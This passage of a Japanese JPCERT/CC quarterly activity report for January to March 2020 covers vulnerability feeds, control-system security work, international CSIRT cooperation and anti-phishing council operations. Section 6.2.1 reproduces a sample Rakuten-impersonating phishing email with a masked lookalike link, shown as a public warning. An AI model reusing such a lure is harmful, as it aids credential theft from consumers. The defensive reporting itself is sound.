
JPCERT/CC では、技術情報やセキュリティ・脆弱性の動向などの情報交換や、脆弱性情報ハンドリング業務に関する製品開発者との意見交換、また、製品開発者間の情報交換を目的として、脆弱性情報ハンドリングにご協力いただいている製品開発者の皆さまとのミーティングを定期的に開催しています。
当初の計画では前四半期の開催（11 月）に加えこの 3 月にも開催する予定としておりましたが、新型コロナウイルスの流向状況を鑑み、開催を延期いたしました。

2.3. VRDA フィードによる脆弱性情報の配信


JPCERT/CC は、大規模組織の組織内 CSIRT 等での利用を想定して、ツールを用いた体系的な脆弱性対応を可能とするため、IPA が運用する MyJVN API を外部データソースとして利用した、VRDA（Vulnerability Response Decision Assistance）フィードによる脆弱性情報の配信を行っています。VRDA フィードについての詳しい情報は、次の Web ページを参照ください。

VRDA フィード 脆弱性脅威分析用情報の定型データ配信
https://www.jpcert.or.jp/vrdafeed/index.html

四半期ごとに配信した VRDA フィード配信件数を［図 2-5］に、VRDA フィードの利用傾向を［図 2-6］と［図 2-7］に示します。［図 2-6］では、VRDA フィードインデックス（Atom フィード）と、脆弱性情報（脆弱性の詳細情報）の利用数を示します。VRDA フィードインデックスは、個別の脆弱性情報のタイトルと脆弱性の影響を受ける製品の識別子（CPE）を含みます。［図 2-7］では、HTML と XML の 2 つのデータ形式で提供している脆弱性情報について、データ形式別の利用割合を示しています。




［図 2-5：VRDA フィード配信件数］



［図 2-6：VRDA フィード利用件数］

インデックスの利用数および脆弱性情報の利用数については、［図 2-6］に示したように、前四半期と比較し、大きな変化は見られませんでした。



［図 2-7：脆弱性情報のデータ形式別利用割合］

脆弱性情報のデータ形式別利用傾向については、［図 2-7］に示したように、前四半期と比較し、大きな変化は見られませんでした。

3. 制御システムセキュリティ強化に向けた活動

3.1. 情報収集分析

JPCERT/CC では、制御システムにおけるセキュリティに関わるインシデント事例や標準化活動の動向、その他セキュリティ技術動向に関するニュースや情報等を収集・分析し、必要に応じて国内組織等に情報提供を行っています。本四半期に収集・分析した情報は 323 件でした。このうち、国内の制御システム関係者に影響があり、注目しておくべき事案を「参考情報」として、制御システムセキュリティ情報共有コミュニティ(注1) に提供しました。

（注 1）JPCERT/CC が運営するコミュニティで、制御システム関係者を中心に構成されています。

本四半期に提供した参考情報は 2 件でした。

2020/01/07 【参考情報】MTSA 規制対象施設内での Ryuk ランサムウエア感染について
2020/02/20 【参考情報】米国天然ガス施設におけるランサムウエア感染について

また、海外での事例や、標準化動向などを JPCERT/CC からのお知らせとともに、制御システムセキュリティ情報共有コミュニティに登録いただいている関係者向けに月刊ニュースレターとして配信しています。本四半期は計 3 件を配信しました。

2020/01/15 制御システムセキュリティニュースレター 2019-0012
2020/02/06 制御システムセキュリティニュースレター 2020-0001
2020/03/06 制御システムセキュリティニュースレター 2020-0002

制御システムセキュリティ情報共有コミュニティでは、制御システムセキュリティ情報提供用メーリングリストと制御システムセキュリティ情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 1,120 名の方にご登録いただいています。今後も両サービスの充実を図り、さらなる利用を促進していく予定です。参加資格や申込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティ
https://www.jpcert.or.jp/ics/ics-community.html

3.2. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付と、インターネットからアクセスできる可能性がある制御システムの探索とそれら制御システムを保有している国内の組織に対する情報提供を行っています。本四半期における活動は次のとおりでした。

(1) インシデント報告の受付

制御システムに関連するインシデントの報告件数は 0 件（0 IP アドレス）でした。

(2) インシデント未然防止活動

SHODAN をはじめとするインターネット・ノード検索システムで公開されている情報を分析し、インターネットから不正にアクセスされる危険性のある制御システム等が含まれていないかを調査しています。本四半期に発見したシステムの情報（66 IP アドレス）を、それぞれのシステムを保有する国内の組織に対して提供しました。

3.3. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

3.4. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA Self Assessment Tool、申込み制）や J-CLICS（制御システムセキュリティ自己評価ツール、フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関し 2 件の利用申込みがあり、直接配付件数の累計は、日本版 SSAT が 280 件となりました。

日本版 SSAT（SCADA Self Assessment Tool）
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール（J-CLICS）
https://www.jpcert.or.jp/ics/jclics.html

3.5. 制御システムセキュリティアセスメントサービスのトライアル

JPCERT/CC では、日本国内の制御システム利用組織における制御システムセキュリティの実態把握と制御システムセキュリティレベルの向上を目的として、制御システムセキュリティアセスメントサービスを企画し、2018 年度第 4 四半期よりトライアルを行ってきました。このセキュリティアセスメントは、英国 CPNI が作成した SSAT をベースに、NIST SP800-53、82 なども参考にして JPCERT/CC が独自の評価指針に基づいて行う制御システム向けのセキュリティアセスメントで、制御システム利用組織において制御システムのセキュリティ対策の現状把握や課題抽出などに活用していただくことを想定しています。

アセスメントにより得られた知見（発見事項や実施組織からのフィードバック）は、実施対象組織が分からないよう匿名化をした上で、制御システムのセキュリティ対策にお役立ていただくために制御システム利用者等にお伝えしていきます。

本四半期には、1 組織についてセキュリティ評価とその結果報告会を実施しました。

3.6. 制御システムセキュリティカンファレンス 2020 の開催

2020 年 2 月 14 日（金）に浅草橋ヒューリックホールで、300 名を超える方々にご来場いただき、「制御システムセキュリティカンファレンス 2020」［図 3-3-1］を開催しました。本カンファレンスは 2009 年 2 月から毎年開催しており、今回で 12 回目を迎えました。昨年に続き、講演の一部を公募いたしました。産業分野のサイバーセキュリティ政策や国内外の制御システムにおける脅威の現状を紹介しつつ、製造業における制御システムセキュリティへの取り組み、制御システムセキュリティの標準化動向、ガイドラインの活用に関する講演を配置して、各組織での更なるセキュリティ強化に向けた取組みの一助となるように、［表 3-1］に示したようなプログラム構成としました。聴講者の内訳は制御システムユーザが約 4 割、制御システムベンダ等の制御システム関連組織が約 3 割、研究者やセキュリティベンダを含めたその他組織が約 3 割となっており、ほぼ狙い通りのバランスになっていました。また、ほとんどの方がカンファレンスの最初から最後まで熱心に聴講されていました。詳細については次の Web ページをご参照ください。

制御システムセキュリティカンファレンス 2020
https://www.jpcert.or.jp/event/ics-conference2020.html

制御システムセキュリティカンファレンス 2020 講演資料
https://www.jpcert.or.jp/present/#year2020

制御システムセキュリティカンファレンス 2020 開催レポート～前編～
https://blogs.jpcert.or.jp/ja/2020/03/ics-conference2020-1.html

制御システムセキュリティカンファレンス 2020 開催レポート～後編～
https://blogs.jpcert.or.jp/ja/2020/03/ics-conference2020-2.html

［図 3-1：制御システムセキュリティカンファレンス 2020 講演風景］

［表 3-1：制御システムセキュリティカンファレンス・プログラム構成］

(1)「産業分野におけるサイバーセキュリティ政策」 経済産業省 商務情報政策局 サイバーセキュリティ課 企画官 鴨田 浩明
(2)「制御システムセキュリティの現在と展望～この 1 年間を振り返って～」 JPCERT/CC 技術顧問 宮地 利雄
(3)「守れ！”サプライチェーン”～そこから描く日本製造業の夢～」 ＮＥＣプラットフォームズ株式会社 執行役員 渡辺 裕之
(4)「制御システムセキュリティの標準化動向～IEC 62443 の最新状況と認証制度の紹介～」 株式会社日立製作所 研究開発グループ 制御イノベーションセンタ 制御プラットフォーム研究部 藤田 淳也
(5)「ES-C2M2 の活用について（制御システムのセキュリティマネジメント成熟度自己評価）」 独立行政法人 情報処理推進機構 セキュリティセンター セキュリティ対策推進部 脆弱性対策グループ 研究員 木下 弦
(6)「半導体製造業における制御系システムセキュリティ対策について」 キオクシア株式会社 執行役員 情報セキュリティ統括責任者 岡 明男
(7)「村田製作所の生産エリアのサイバーセキュリティ対策の取組み」 株式会社村田製作所 情報技術企画部 情報技術活用推進課 シニアマネージャー 坂森 孝洋

4. 国際連携活動関連

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT 等のインシデント対応調整能力の向上を図るため、研修やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.1.1. JICA 情報セキュリティ能力向上研修における CSIRT 運用支援（1 月 30 日）

JPCERT/CC は、カンボジア、インドネシア、ラオス、マレーシア、ミャンマー、シンガポール、タイ、ベトナムの 8 ヶ国の National CSIRT や関係組織の IT 担当者 17 名を対象に、独立行政法人国際協力機構（JICA）が開催した「ASEAN 地域のサイバー セキュリティ対策強化のための政策能力向上」の実施に協力し、JPCERT/CC の活動や、海外重要インフラ防護や標的型攻撃への取組み、最新のインシデント動向等について講義し、National CSIRT としての活動状況について理解を深めていただきました。

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、APCERT について 2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。APCERT の詳細および APCERT における JPCERT/CC の役割については、次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT Steering Committee 会議の実施

Steering Committee は、1 月 15 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.1.2. APCERT サイバー演習（APCERT Drill）2020 への参加（3 月 11 日）

本演習は、アジア太平洋地域で発生し、国境を越えて広範囲に影響を及ぼすインシデントへの対応における CSIRT 間の連携の強化ならびにサイバー攻撃を受けた際により迅速に対応するための APCERT 加盟

組織の能力の向上を目的として、毎年実施されています。
16 回目となる今回のサイバー演習は「Banker Doubles Down on Miner(仮想通貨と金融機関)」をテーマに実施されました。民間企業の端末がマルウエア Emotet に感染し、不審なメールが送信されるというシナリオで、インシデントへの対応訓練を行いました。参加組織は、関係する組織とのインシデント情報のやり取りやマルウエアおよびログの分析などの手順を確認しました。本演習には、APCERT 加盟組織のうち 19 経済地域から 25 チームが、また招待組織として OIC-CERT や AfricaCERT から 7 チームが参加しました。
JPCERT/CC は、APCERT 事務局ならびに演習ワーキンググループ（Drill Working Group）のメンバーとして、シナリオの議論や運営において主導的な役割を果たしました。また、プレーヤー（演習者）として参加するとともに、コントローラ（Exercise Control: ExCon）と呼ばれる演習の進行調整役も務めました。
APCERT Drill 2020 についての詳細は、次の Web ページをご参照ください。

APCERT Drill 2020 – “Banker Doubles Down on Miner”
https://www.apcert.org/documents/pdf/APCERT_Drill2020_Press%20Release.pdf

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。本四半期は国内の企業の FIRST 新規加盟に関するサポートを実施しました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

4.2.2.1. TF-CSIRT meeting & FIRST Regional Symposium Europe（1 月 28 日～31 日）

1 月 28 日から 31 日にかけて、スペインのマラガで開催された TS-CSIRT meeting および同時開催の FIRST Regional Symposium Europe に参加しました。ヨーロッパ各国の CSIRT から約 50 名程度が参加し、各組織の活動や、インシデント対応に係る知見について講演しました。イベントの詳細については、次の Web ページをご参照ください。

TF-CSIRT meeting & FIRST Regional Symposium Europe
https://www.first.org/events/symposium/malaga2020/

4.2.2.2. FIRST Technical Colloquium での講演（2 月 20 日）

2 月 20 日、オーストラリアのメルボルンで開催されていた APRICOT のプログラムの一環として、FIRST Technical Colloquium が開催されました。JPCERT/CC は国内での Emotet の感染拡大の状況と、感染端

末を検知するツール EmoCheck について講演を行いました。

4.3. その他国際会議への参加

4.3.1. ARF の CSIRT ワークショップでの講演

1 月 13 日にマレーシアのクアラルンプールで開催された ARF の CSIRT ワークショップに参加しました。会議の正式名称は「ARF Workshop on the Awareness-Raising and Information Sharing on Emergency Responses to Security Incidents in the Use of ICTs」です。この会議は ASEAN 地域フォーラム(ARF)加盟国の CSIRT が集い、ベストプラクティスを共有するとともに、ARF の枠組みと CSIRT 間の国境を超えた協力の関係を議論するためのものです。中国やシンガポール、ロシアの CSIRT が自らの組織の活動を紹介しました。JPCERT/CC はこの会議において、CSIRT による信頼醸成の取り組みを紹介するプレゼンテーションを行いました。

4.3.2. GFCE への参加（2 月 17 日、19 日）

2 月 17 日と 19 日にオーストラリアのメルボルンで開催された GFCE（Global Forum of Cyber Experts）の太平洋島嶼国向けミーティングに参加しました。会議にはイギリス、アメリカ、オーストラリア、ニュージーランドなどに加えて、トンガ、クック諸島、フィジー、キリバスなどから、産官学の専門家 40 名ほどが集まりました。会議では、太平洋島嶼国のサイバーセキュリティに関する政策の現状などが述べられた一方、欧米各国がどのように連携して支援を提供できるかをグループディスカッション形式で議論しました。GFCE の詳細については、次の Web ページを参照ください。

GFCE - Global Forum of Cyber Experts
https://www.thegfce.com/

［図 4-1：GFCE ミーティングの集合写真（GFCE の Twitter より転載）］

4.3.3. APRICOT への参加・講演（2 月 12 日- 21 日）

2 月 12 日から 20 日までオーストラリア・メルボルンで開催された APRICOT に参加しました。2 月 12 日から 16 日まで開催された技術ワークショップでは、ネットワークインフラのセキュリティに関するト

レーニングを受講しました。このセッションには、太平洋島嶼国を中心とした ISP などの技術者ら 30 名ほどが参加しました。また、2 月 18 日に行われた Cooperation SIG というセッションでは、サイバー規範に関するパネルに登壇し、サイバー規範の議論における CSIRT の役割や、インシデント対応における CSIRT 間の連携について発言しました。

APRICOT 2020
https://2020.apricot.net/

4.4. 海外 CSIRT 等の来訪および往訪

4.4.1. スイス政府の来訪（1 月 23 日）

スイス政府のサイバーセキュリティ担当者が JPCERT/CC を訪問し、サイバーセキュリティ関連の組織体制や二国間の連携などについて議論しました。

4.4.2. クウェート政府の来訪（1 月 30 日）

クウェート政府からの訪日団が JPCERT/CC を訪問しました。JPCERT/CC の活動やインシデント対応実績などについて説明を行いました。

［図 4-2：クウェート政府訪日団］

4.5. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のう

ち、作業部会 WG3（セキュリティの評価・試験・仕様に関する標準化を担当）で検討されている脆弱性の開示と取扱いに関する標準の改定と、WG4（セキュリティコントロールとサービスに関する標準化を担当）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。

本四半期は、「複数の開発者が関与する脆弱性の開示と取扱」に関する標準化に向けた調査期間にあたり、次回の会議に提出することを目指した寄書の検討を行いました。なお、次回の会議は 4 月にロシアのペテルスブルグで開催する準備が進められていましたが、新型コロナウイルスの感染の世界的な広がりの影響で中止され、オンライン会議の形式での開催されることになりそうです。


5. 日本シーサート協議会（NCA）事務局運営

5.1. 概況

日本シーサート協議会（NCA：Nippon CSIRT Association；本節の以下において「協議会」）は、国内のシーサート（CSIRT：Computer Security Incident Response Team）組織が互いに協調し、連携して共通の問題を解決する場として 2007 年に設立されました。その事務局として、JPCERT/CC は、協議会の Web サイトの管理や更新を通じた広報活動、協議会の問合せ窓口やメーリングリストを含む会員情報の管理、加盟のためのガイダンスの実施および手続きの運用を担当するとともに、自らも一般会員として協議会の活動に参加しています。

本四半期末時点で 388※（一般会員 386、協力会員 2）の組織が加盟しています。2020 年 4 月より会費制での活動に移行すべく、2020 年 1 月から 3 月までは一般会員および協力会員の新規加盟の審議を一時的に停止したため、本四半期の新規加盟組織はありませんでしたが、一般社団法人日本シーサート協議会への移行に伴い 20 組織の退会がありました。これまでの加盟組織数の推移は［図 5-1］のとおりです。

※集計は協議会 Web ページの掲載時期をもとに実施。実際の加盟承認時期と若干のタイムラグがある場合があります。



［図 5-1：日本シーサート協議会 加盟組織数の推移］

5.2. 日本シーサート協議会 運営委員会

本四半期は、次のとおり計 3 回の運営委員会を開催しました。

- 第 152 回運営委員会
  開催日時：2020 年 01 月 21 日（火）16:00 - 18:00
  開催場所：FSAS-CSIRT

- 第 153 回運営委員会
  開催日時：2020 年 02 月 18 日（火）16:00 - 18:00
  開催場所：JPCERT/CC

- 第 154 回運営委員会
  開催日時：2020 年 03 月 17 日（火）16:00 - 18:00
  開催場所：Web 会議によるオンライン開催


日本シーサート協議会
https://www.nca.gr.jp/

6. フィッシング対策協議会事務局の運営

フィッシング対策協議会（本節の以下において「協議会」）は、フィッシングに関する情報収集・提供と動向分析、技術・制度的対応の検討等を行う会員組織です。JPCERT/CC は、経済産業省からの委託により、協議会の活動のうち、一般消費者からのフィッシングに関する報告・問合せの受付、フィッシングサイトに関する注意喚起等、一部のワーキンググループの運営等を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環として、サイトを停止するための調整等を行っています。

6.1. フィッシングに関する報告・問合せの受付

本四半期のフィッシング報告件数第 3 四半期より減少したものの、第 1、第 2 四半期と比較すると多く、依然として高い数値となりました。（[図 6-1]）



［図 6-1：1 年間のフィッシング報告件数（月別）］

報告件数の内訳は、Amazon、Apple、LINE、楽天をかたるフィッシングの報告が多く、この 4 ブランドの報告で全体の約 80%を占めました。

6.2. 情報収集 / 発信


6.2.1. フィッシングの動向等に関する情報発信

本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関するニュースおよび緊急情報を計 13 件（ニュース：6 件、緊急情報：7 件）発信しました。
利用者が多いサービスに関する、影響範囲が大きいと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。その件数と内訳は次のとおりです。

- 楽天カードをかたるフィッシング：1 件
- ソフトバンクをかたるフィッシング：1 件
- 三井住友カードをかたるフィッシング：1 件
- 楽天をかたるフィッシング：1 件
- セゾン Net アンサーをかたるフィッシング：1 件
- PayPay をかたるフィッシング：1 件
- Amazon をかたるフィッシング：1 件

本四半期は 9 月に急増した国内の大手銀行をかたるフィッシング報告は減少傾向に転じましたが、代わりにクレジットカードブランドをかたるフィッシングが増え始めたのが特徴的でした。

前四半期には、大量に取得した独自ドメインや、無料の DDNS (ダイナミック DNS) サービスを使って生成した短命の URL を利用してフィッシングサイトへ誘導する方法が、Amazon をかたるフィッシングの一部で使われ始めました。本四半期にはこの方法が楽天カードをはじめ複数の国内クレジットカードブランドのフィッシングでも使われるようになり、誘導先の URL だけが短時間に次々と変わっている以外は同じ文面によるフィッシングの報告が非常に増えました。このような URL のサイトは、短期間でアクセス不能となる場合が多く、なりすまされた事業者にとってもフィッシングの実態を確認することが難しい状況になっています。



［受信者のメールアドレス］様

ご利用中の楽天会員アカウントへのログインが確認されました。

◆ログイン情報
・ログイン日時　：2020/1/9 0:48
・IPアドレス　　：●●●.●●●.●●●.●●●

上記のログイン記録にお心あたりがない場合は、お客様以外の第三者によってログインされた可能性がございます。
下のリンクをクリックして、安全なサーバーを使用してアカウント情報を確認してください。

続けるにはこちらをクリック
<http://www.rakuten-card.co.jp.userid●●●●.●●●●.●●●●.com/?token=●●●●&email=●●●●>

万が一、身に覚えのないご利用やご注文が確認された場合は、楽天市場トップページより「ヘルプ」をクリックいただき、「ヘルプ・問い合わせトップ」画面下部の「楽天市場へ問い合わせる」から「楽天市場お客様サポートセンター」へお問い合わせください。

※本メールはご登録いただいたメールアドレス宛に自動的に送信されています。
※本メールは送信専用です。ご返信いただきましてもお答えできませんのでご了承ください。

楽天株式会社

メール文面の例

［図 6-2：楽天カードをかたるフィッシングメールとフィッシングサイト ］

https://www.antiphishing.jp/news/alert/rakutencard_20200109.html

6.2.2. 定期報告

協議会の Web サイトにおいて、報告されたフィッシングサイト数を含む、毎月の活動報告等を公開しています。詳細については、次の Web ページをご参照ください。

フィッシング対策協議会 Web ページ
https://www.antiphishing.jp/

2020 年 1 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202001.html

2020 年 2 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202002.html

2020 年 3 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202003.html

6.2.3. フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやウイルス対策ソフト等を提供している事業者やフィッシングに関する研究を行っている学術機関等である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 42 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

6.3. フィッシング対策ガイドライン等の改訂作業

